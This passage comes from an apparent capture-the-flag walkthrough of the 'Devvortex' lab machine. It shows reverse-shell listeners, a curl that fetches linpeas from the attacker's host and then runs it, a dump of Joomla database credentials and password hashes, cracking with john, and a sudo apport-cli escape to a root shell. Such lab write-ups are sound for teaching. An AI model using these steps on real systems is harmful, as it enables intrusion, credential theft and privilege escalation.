

Set up listener and got reverse shell:
penelope -p 3131

Penelope auto-upgraded the shell using python3:

Could not read user flag as www-data:
www-data@devvortex:/home/logan$ cat user.txt cat: user.txt: Permission denied

Since I did not have www-data pass I could not show which commands I can run as www-data. Transferred linpeas.sh to /tmp/:
curl http://10.10.16.64:1212/linpeas.sh -o linpeas.sh chmod +x linpeas.sh ./linpeas.sh
Penelope crashed during linpeas execution, had to fall back to netcat:

nc -lvnp 3131

Already got MySQL creds from earlier. Dumped credentials from Joomla DB:

mysql -u lewis -p'P4ntherg0t1n5r3c0n##' -e "SELECT username,password FROM joomla.sd4fg_users;"

Got both hashes:
lewis $2y$10$6V52x.SD8Xc7hNlVwUTrI.ax4BIAYuhVBMVvnYWRceBmy8XdEzm1u logan $2y$10$PdT9Cyemx.F.tO8qFPEkQ.ca13bOgmMwP.VNEPZZJowSBTkd6bDp.

Most probably bcrypt. Tried hashes.com first:

Then checked via hash-identifier ,yet no clear results:
Tried cracking with john but the hash wouldn’t crack. Mistake: I had changed logan’s password earlier through Joomla panel, so the hash in the DB was my modified one. It was not the original.

After realizing the mistake, retrieved the original hash and cracked it successfully:
john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt --format=bcrypt

logan:tequieromucho
SSH’d in as logan:

Got user.txt from /home/logan/user.txt.
Checked sudo privileges ,sı logan can run apport-cli:

GTFOBins shows apport-cli opens less which can spawn a shell:
sudo apport-cli -f 1 2 v
Steps:
- Display (Enter)
- Freezes (Enter)
- View Report → opens
less - In
less, type!/bin/bash→ root shell





Got root:
cat /root/root.txt